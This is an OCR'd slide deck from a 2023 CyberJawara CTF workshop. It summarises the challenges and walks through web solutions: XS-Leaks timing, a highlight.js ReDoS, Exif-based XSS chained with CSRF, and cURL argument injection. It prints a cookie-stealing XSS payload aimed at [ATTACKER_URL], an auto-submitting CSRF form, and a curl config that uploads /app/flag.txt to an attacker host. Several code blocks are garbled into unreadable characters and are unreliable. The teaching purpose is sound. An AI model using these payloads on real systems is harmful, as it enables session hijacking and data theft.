CyberJawara Workshop 🛠

CTF

Jakarta, July 18th, 2023

Problem Setters

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
Some Stats from the CTF

24 Hours of hacking, **16 Challenges** (4 Web, 3 BinEx, 3 Rev, 3 Crypto, 3 Reversing), **Strange (Web)** with the **most solves (26 teams)**, **Exif Fetcher 1 (Web)** with the **least solves (1 teams)**, and **4 Unsolved Challenges**




Web
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Strange (Web)

FastAffineProjection @ 15/07/2023 22:34:33 UTC+7

26 Solves

farisv

- Obfuscated and Password Protected PHP Backdoor
- Analyze by using static analysis or dynamic analysis
- The fastest way is by dumping PHP Bytecode using vld

Exif Fetcher 1 (Web)

TCP1P @ 15/07/2023 19:52:19 UTC+7

1 Solve

farisv

- cURL Parameter Injection
- Use polyglot parameter (accepted as URL but also accepted as -K parameter)
- -K parameter can load config from local file (e.g, -Kjpg/../jpghttp://SHA256)
- Config can contain instruction for cURL to upload flag file (/app/flag.txt) to attacker's remote host
- Since user can supply a file URL to be downloaded by application, it can be used to download config file from remote to local

Exif Fetcher 2 (Web)

TCP1P @ 15/07/2023 18:44:00 UTC+7

9 Solves

farisv

- Self-XSS from Exif Data of an Image file
- Use CSRF to convert Self-XSS to real XSS

CodeShare (Web)

TCP1P @ 16/07/2023 6:04:27 UTC+7

2 Solves

circleous

- XS-Leaks Timing Attack

Binary Exploitation

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shellcode.gif (BinEx)

Gua tinggal tidur bentar biar yakin @ 16/07/2023 10:21:08 UTC+7

1 Solves

Zafirr

- Sandbox challenge, parent spawns child with seccomp
- Child is created using clone() with the CLONE_VM flag, meaning parent and child share the same memory
- Leak libc address with mmap, then leak exec address in libc
- Mprotect exec area and change the execution flow of the parent
- Parent has no seccomp, so ez shell

utils (BinEx)

0 Solves

Zafirr

- Race Condition to Out-of-Bound memory access
- Leak flag using kernel panic by “jumping” to the flag

www (BinEx)

BoysWhoCry @ 15/07/2023 23:00:22 UTC+7

3 Solves

Zafirr

- Stack address leak
- Write everywhere
- Overwrite scanf(2) return address w/ one-gadget or gets(2)
- ROP to system(“/bin/sh”)


Forensic
CYBER
JAWARA

Sequel (Forensic)

FastAffineProjection @ 16/07/2023 21:10:54 UTC+7

1 Solves

hanasuru

- HAR files, SQL injection, SMT solver

Compromised (Forensic)

0 Solves

hanasuru

- CVE-2008-0166 (Predictable OpenSSL PRNG).
- Since the bug relies on a PID-based seed, we can generate our own private key using vulnerable OpenSSL by brute-forcing the PID from 1 to 32768
- Once the private key has been acquired, it can be used to decrypt the FTP traffic. However, please note that Wireshark doesn't fully support TLS/SSL decryption on FTP, so it requires a bit of a workaround.
- The FTP itself contains a bunch of Zip part transfers labeled with "1 to 44". Each stream has been delayed for a random period of time, making the reconstruction more harder

Legacy (Forensic)

0 Solves

hanasuru

- CVE-2008-0166 (Predictable OpenSSL PRNG).
- Due to the predictable PRNG nature, it might be possible to decrypt the SSHv2 packets. Fortunately, there are already several appropriate tools available, such as 'ssh_kex_keygen' and 'ssh_decoder.rb'.
- After successfully decrypting the SSH traffic, there were two SSH sessions. The first session involved the transfer of a file named 'private.pgp', while the other session executed numerous obfuscated bash commands.
- Moreover, during the SSH session, it can be noted that there was a GPG passphrase as well. This passphrase was subsequently used to encrypt 'flag.png' in the form of a base64-encoded string, after which all evidence was meticulously removed
- To retrieve the flag, simply recover the 'private.pgp' file and use it to decrypt the encrypted 'flag.png' from the previous step

Reversing

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Centifd (Reversing)

BoysWhoCry @ 15/07/2023 20:13:15 UTC+7

2 Solves

vidner

- Fileless crackme

Typycal (Reversing)

0 Solve

vidner

- Python 3.11 compiled bytecode reversing

Foreign (Reversing)

BoysWhoCry @ 16/07/2023 10:57:39 UTC+7

3 Solves

vidner

- Brainfuck in pascal with custom charset
- Just compile and run :)

Crypto

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Oreo (Crypto)

Fidethus @ 15/07/2023 20:58:03 UTC+7

7 Solves

deomkicer

- Recover MSB and LSB of the primes from 3 equations

Fukuro (Crypto)

Fidethus @ 16/07/2023 4:20:31 UTC+7

3 Solves

merricx

- Recover (r, s) from JWS
- Recover Public key from (r, s)
- Create arbitrary JWE ciphertext using Public key

Bishamonten (Crypto)

Fidethus @ 16/07/2023 8:34:01 UTC+7

3 Solves

merricx

- Find out that curve is backdoored
- Input backdoored coordinate to the generator
- Predict the generated keystream
- Decrypt the flag

In-depth Analysis

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Prepare Files

- Scan QR Code or Go to the URL provided
- Download both .zip files of the challenges

https://workshop.circleous.dev/

CodeShare

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CodeShare (Web)

- JavaScript Web Server
- Important Routes
  - POST /login
  - POST /register
  - POST /codes (share or add new code)
  - GET /codes?q= (get all created codes, additional q parameter to search based on content)
  - GET /code/{id} (no authentication, but id is not *brutable*)
- Cookie SameSite=Lax
- No CSRF protection, No iframe protection, No CSP
- Old highlight.js version vulnerable to ***ReDoS***

CodeShare (Web)

- Cookie SameSite=Lax, no CSRF, and no iframe protections means that we can make request to target url and embed the target into an iframe while still authenticated as a victim user. i.e.

```
>=L; @ ç @LLHK~ßßL9J?=L}; GEé|  ñEG<=~  çFGÖ; GJKé|  ; J=<=FLA9DK~  çAF; DM<=éóì
```

```
¢A>J9E=  KJ; üé @LLHK~ßßL9J?=L}; GEé£¢ßA>J9E=£
```

- Coupled with the GET /codes?q= route, we can get a basic XS-Leaks if we can find a way to get a stable side chanel.


XS-Leaks 101

- Cross-Site Leaks refers to a class of security vulnerabilities in WebApp that allow attackers to extract sensitive information from a targeted user's web browser by exploiting certain browser behaviors and side channels.

- … Cross-site search (XS-Search) is an important attack principle in the family of XS-Leaks. This type of attack abuses Query-Based Search Systems to leak user information from an attacker origin. The original attack uses timing measurements to detect whether or not a search system returns results. …

- More on https://xsleaks.dev/

XS-Leaks 101


GET /search?q=secrea
701 ms
GET /search?q=secreb
697 ms
GET /search?q=secrec
705 ms
GET /search?q=secret
102ms
Normal request jika parameter q tidak benar
Normal request jika parameter q benar

CodeShare (Web)

```
9HH}?=Lí âß; G<=Kâ|  9KQF;  í ; ì  ü£  ñ
}}}
 ; GFKL  I  ü  ; }J=I }I M=J Qí âI âì Ä
 D=L  ; G<=K~  ! G<=î ï Ä

 ; G<=K  ü  ; G<=0=HG}?=L  DDí MK=J }A<|  I ì Ä
 A>  í ; G<=K}D=F?L@ üü  Sì  ñ
    ; G<=K  ü  ; G<=0=HG}?=L  DDí MK=J }A<ì Ä
 ó
}}}
óì Ä
```

- Tries to search/filter code with ***q*** parameter
- If there's no such results (codes.length === 0, or an empty array), it tries to include all code without ***q*** parameter anyway
- We can use this logic to ***create/add a delay in the network*** —

CodeShare (Web)

```
9HH}?=Lí âß; G<=Kâ|  9KQF;  í ; ì  ü£  ñ
}}}
 ; GFKL  I  ü  ; }J=I }I M=J Qí âI âì Ä
 D=L  ; G<=K~  ! G<=î ï Ä

 ; G<=K  ü  ; G<=0=HG}?=L  DDí MK=J }A<|  I ì Ä
 A>  í ; G<=K}D=F?L@ üü  Sì  ñ
    ; G<=K  ü  ; G<=0=HG}?=L  DDí MK=J }A<ì Ä
 ó
}}}
óì Ä
```

- — Imagine if user has many codes stored, if accumulated, they can be more than 10 MB in size, the server needs to return them in a single HTTP response, which can cause a network delay depending on the server bandwidth and the user internet speed
- Visualization in the *next slide*

CodeShare (Web)

GET /search?q=CJ2022 697 ms

- AAAAAAAAAAAAAA…AAA
- BBBBBBBBBBBBB…BBB
- CCCCCCCCCCCCC…CCC
  CJ2023{.....}
- DDDDDDDDDDDD…DDD
- FFFFFFFFFFFFFF…FFF
- GGGGGGGGGGG…GGG
- HHHHHHHHHHHH…HHH
- IIIIIIIIIIIIIIIIIIIIIIIIIIIIII…III
- JJJJJJJJJJJJJJJJJ…JJJ
- …

GET /codes?q=CJ2023 45 ms

CJ2023{.....}

CodeShare (Web)

- Requirements for XS-Leaks
  - ☑ Stable(-ish) side-channel?
  - ☑ No CSRF, No iframe protections

- Good enough, but we can do better because …
  - Network delay can become unstable if the server is not in the best condition, or somehow the correct query get delayed too

CodeShare (Web)

- Good enough, but we can do better because …
  - Network delay can become unstable if the server is not in the best condition, or somehow the correct query get delayed too

163	BoysWhoCry	CodeShare	correct	CJ2023{2223d685f6650b5de062a1f91e29634a}	July 16th, 2:53:20 PM
162	BoysWhoCry	CodeShare	incorrect	CJ2023{2223d685f6650b5de062a1f91e296345}	July 16th, 2:51:32 PM
159	BoysWhoCry	CodeShare	incorrect	CJ2023{2223d685f6650b5de062a1f91e29631}	July 16th, 2:47:17 PM

Flag submission from team **BoysWhoCry** on CodeShare challenge

CodeShare (Web)

- Old highlight.js version vulnerable to ***ReDoS***
- https://security.snyk.io/vuln/SNYK-JS-HIGHLIGHTJS-1048676

¢K; JAHL KJ; üâßß; <FBK}; DGM<>D9J=}; GEß9B9PßDA: Kß@A?@DA?@L}BKßTS}W;Sß@A?@DA?@L}EAF}BKâ£¢ßK; JAHL£

ReDoS 101

ß í ¨ ! öì ö" ß

- The string must start with the letter 'A'
- The string must then follow the letter A with either the letter 'B' or some number of occurrences of the letter 'C' (the + matches one or more times). The + at the end of this section states that we can look for one or more matches of this section.
- Finally, we ensure this section of the string ends with a 'D'

ReDoS 101

ß í ¨ ! öì ö" ß

- ABBBBBBBCCCBBBCBBBBBBD
- ABCD
- ACCD
- ABBBBCD
- ABCCCCCCD
- …

ReDoS 101

ß í ¨ ! öì ö" ß

- What could go wrong, right?
- ACCX (20 steps)
  - A C+C X
  - A CC X
- ACCCX (38 steps)
  - A C+CC X
  - A CC+C X
  - A CCC X
  - A C+C+C X
- ACCCCCCCCC…CCCX (???? steps)
- https://regex101.com/debugger

ReDoS 101

ß í ¨ ! öì ö" ß

String	Number of C's	Steps
ACCCX	3	38
ACCCCX	4	71
ACCCCCX	5	136
ACCCCCCCCCCCCCCCX	14	65,553

ReDoS 101

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
o LAE= FG<= Ö= àß í ¨ ! öì ö" ß } L=KLí â !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!6âì à
T} \ \ K MK=J S} SUK KQKL=E \ \ ™ ; HM U} SUW LGL9D í ª UKì

o LAE= FG<= Ö= àß í ¨ ! öì ö" ß } L=KLí â !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!6âì à
TVT} \ YK MK=J S} WTK KQKL=E \ \ ™ ; HM U~TV} SS LGL9D í ª TVVKì

CodeShare (Web)

- fix(cpp) resolve exponential backtracking issue
- https://github.com/highlightjs/highlight.js/commit/373b9d862401162e832ce77305e49b859e110f9c



CodeShare (Web)

- The fixes indicates that previously we can do exponentially backtrack with C++ template argument

```
-   var DECLTYPE_AUTO_RE = 'decltype\\(auto\\)'
-   var NAMESPACE_RE = '[a-zA-Z_]\\w*::'
-   var TEMPLATE_ARGUMENT_RE = '<.*?>';
-   var FUNCTION_TYPE_RE = '(' +
+   const DECLTYPE_AUTO_RE = 'decltype\\(auto\\)';
+   const NAMESPACE_RE = '[a-zA-Z_]\\w*::';
+   const TEMPLATE_ARGUMENT_RE = '<[^<>]+>';
+   const FUNCTION_TYPE_RE = '(' +
      DECLTYPE_AUTO_RE + '|' +
-     optional(NAMESPACE_RE) +'[a-zA-Z_]\\w*' + optional(TEMPLATE_ARGUMENT_RE) +
+     regex.optional(NAMESPACE_RE) +
+     '[a-zA-Z_]\\w*' + regex.optional(TEMPLATE_ARGUMENT_RE) +
    ')';
```

CodeShare (Web)

- After some trial and errors, we can get the POC for highlight.js ReDoS

```
o LAE= FG<= Ö= àßí í <=; DLQH=®í 9MLG®ì ¨ î 9ÖR Ö8Ñï ®O¥í z~¢}¥z£ì zì î ®¥∂®Kï öì öî 9ÖR Ö
8Ñï ®í ß}L=KLí â9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£
9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£9í âì à
S}YWK MK=J S}SUK KQKL=E \[™; HM S}YZS LGL9D íª S}YKì

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8Ñï ®í ß}L=KLí â9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£
9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£9í âì à
\}XZK MK=J S}SVK KQKL=E \\™; HM \}YVS LGL9D íª \}YKì
```

Demo


Exif Fetcher 2
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Exif Fetcher 2 (Web)

- Upload image from URL
- Parses image exif and show data with **document.write** (XSS)

¢K; JAHL£
;GFKL BKGF"9L9 ü ¢™Ö (1-,}KLJAF?A>Qí=PA>"9L9ì ™£Ä
-:B=;L}C=QKí BKGF"9L9ì }>GJ#9;@>MF;LAGFí C=Qì ñ
N9J N9DM= ü BKGF"9L9î C=Qï Ä
<G;ME=FL}QJAL=í à¢LJ£¢L<£à ö C=Q ö à¢ßL<£¢L<£à ö (1-,}KLJAF?A>Qí N9DM=ì
ö à¢ßL<£¢ßLJ£àì Ä
óì Ä
¢ßK;JAHL£

Exif Fetcher 2 (Web)

- Modify Image exif data with exiftool to include XSS payload
- exiftool - Model="<img src=x onerror='location.replace(`[ATTACKER_URL]?`+document.cookie')>" image.jpg
- Prepare HTML for CSRF

```
<html>
  <body>
    <form id="myForm" action="https://exiffetcher.hackthesystem.pro/" method="post">
      <input type="text" name="url" value="[host]/image.jpg">
      <input type="submit" value="Upload">
    </form>
  </body>
  <script>
    const form = document.getElementById('myForm');
    form.submit();
  </script>
</html>
```

Exif Fetcher 2 (Web)

- Upload malicious image to remote host (e.g, [ATTACKER_URL]/image.jpg)
- Ask the bot to simulate user visit to the CSRF HTML (e.g., [ATTACKER_URL/csrf.html)

Lessons Learned

- Always prepare your own VPS for CTF. You can use image and HTML stored in GitHub in this challenge but other challenges may need full dedicated VPS.
- You can use CSRF to convert Self-XSS to real XSS :)

Demo

Exif Fetcher

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Exif Fetcher (Web)

Observe the code logic used to check URL and how it constructs **tmpFilePath**.

```
const allowedProtocols = ['http', 'https'];
const allowedExtensions = ['jpg', 'jpeg', 'png', 'gif', 'bmp'];


app.post('/', async (req, res) => {
  const imageUrl = req.body.url;
  if (imageUrl === null || imageUrl.length === 0) {
    return res.redirect('/');
  }

  var tmpFilePath = '';
  const tokens = imageUrl.split('://');
  if (tokens.length == 2) {
    const fileType = imageUrl.split('.').pop();
    if (allowedProtocols.find(protocol => tokens[0].match(protocol))) {
      if (allowedExtensions.find(extension => fileType.match(extension))) {
        if (!fs.existsSync('/tmp/' + fileType)) {
          fs.mkdirSync('/tmp/' + fileType);
        }
        tmpFilePath = fileType + '/' + crypto.createHash('sha256').update(imageUrl).digest('hex');
      }
    }
  }
```

Exif Fetcher (Web)

- The **match** is used to check protocol and extension so you can use anything as long as it contains valid protocol and extension in the string
  - evilhttp://test.com/test.jpgevil
- The file will be stored in **tmpFilePath** with the SHA256 of the URL
  - SHA256('evilhttp://test.com/test.jpgevil') = 7f9f7337d61d30c228f6941c01d2b34cacbc6051c9db9beaa6cb72a788ecac10
  - The tmpFilePath will be jpgevil/7f9f7337d61d30c228f6941c01d2b34cacbc6051c9db9beaa6cb72a788ecac10

Exif Fetcher (Web)

- The current directory is changed to /tmp/
  - When cURL use tmpFilePath as parameter then the file location that will be used is /tmp/[extension]/[SHA256]
- The cURL is using -o parameter to store the downloaded file to tmpFilePath
- We can control the **imageUrl** as long as it bypasses the previous check

```
if (tmpFilePath != '') {
  try {
    process.chdir('/tmp/');
    spawnSync("curl", [
      imageUrl,
      '-o',
      tmpFilePath,
      '--max-filesize',
      '3000000',
      '--connect-timeout',
      '10'
    ]);
    const exifData = await exifImagePromise({ image : tmpFilePath });
    return res.render('index', {'exifData': exifData});
  } catch (error) {
    // pass
  }
}
```

Exif Fetcher (Web)

- With the previous evil parameter, the following execution will happen
  - curl evilhttp://test.com/test.jpgevil -o /tmp/jpgevil/7f9f7337d61d30c228f6941c01d2b34cacbc6051c9db9beaa6cb72a788ecac10 --max-file-size 3000000 --connect-timeout 10
- We can't inject arbitrary shell execution as the **spawnSync** is using args for parameter.
- We can only inject parameter with **imageUrl** but how and what argument we should use?
  - Notice that most of unix CLI tool can accept argument in a single string, e.g. (-o/tmp/example is the same as '-o /tmp/example')
  - There is a -K argument to load local cURL config (e.g., -K/tmp/config)

Exif Fetcher (Web)

- Strategy
  - Fetch any URL that ends with .jpg (e.g., https://example.com/test.jpg).
  - Fetch any URL that ends with .-Kjpg (e.g., https://example.com/test.-Kjpg).
  - Store curl config file in remote with jpghttp: extension (e.g., [host]/meh.jpghttp:). Below config file can be used to ask cURL to upload /app/flag.txt to our [host].

```
-F "file=@/app/flag.txt"
--url [host]
```

  - Fetch [host]/meh.jpghttp:.
  - Calculate SHA256 of the URL.
  - Use -Kjpg/../jpghttp://[SHA256] to run curl with stored config file. The following shell execution will happen
    - curl -Kjpg/../jpghttp://[SHA256] -o /tmp/./jpghttp://[SHA256]/[SHA256] --max-file-size 3000000 --connect-timeout 10

Exif Fetcher (Web)

Lessons Learned

- It’s very common for URL validation to be wrong
- Argument injection can be harmful too (depending on what program is executed)
- Argument operand can be used with its parameter as a single string
- cURL can use local config file to overcome any limitations if we can’t freely inject the arguments
- cURL can be used to upload local file to remote host
- Do not use cURL in your web application :), use more secure function such as fetch() in Node.js.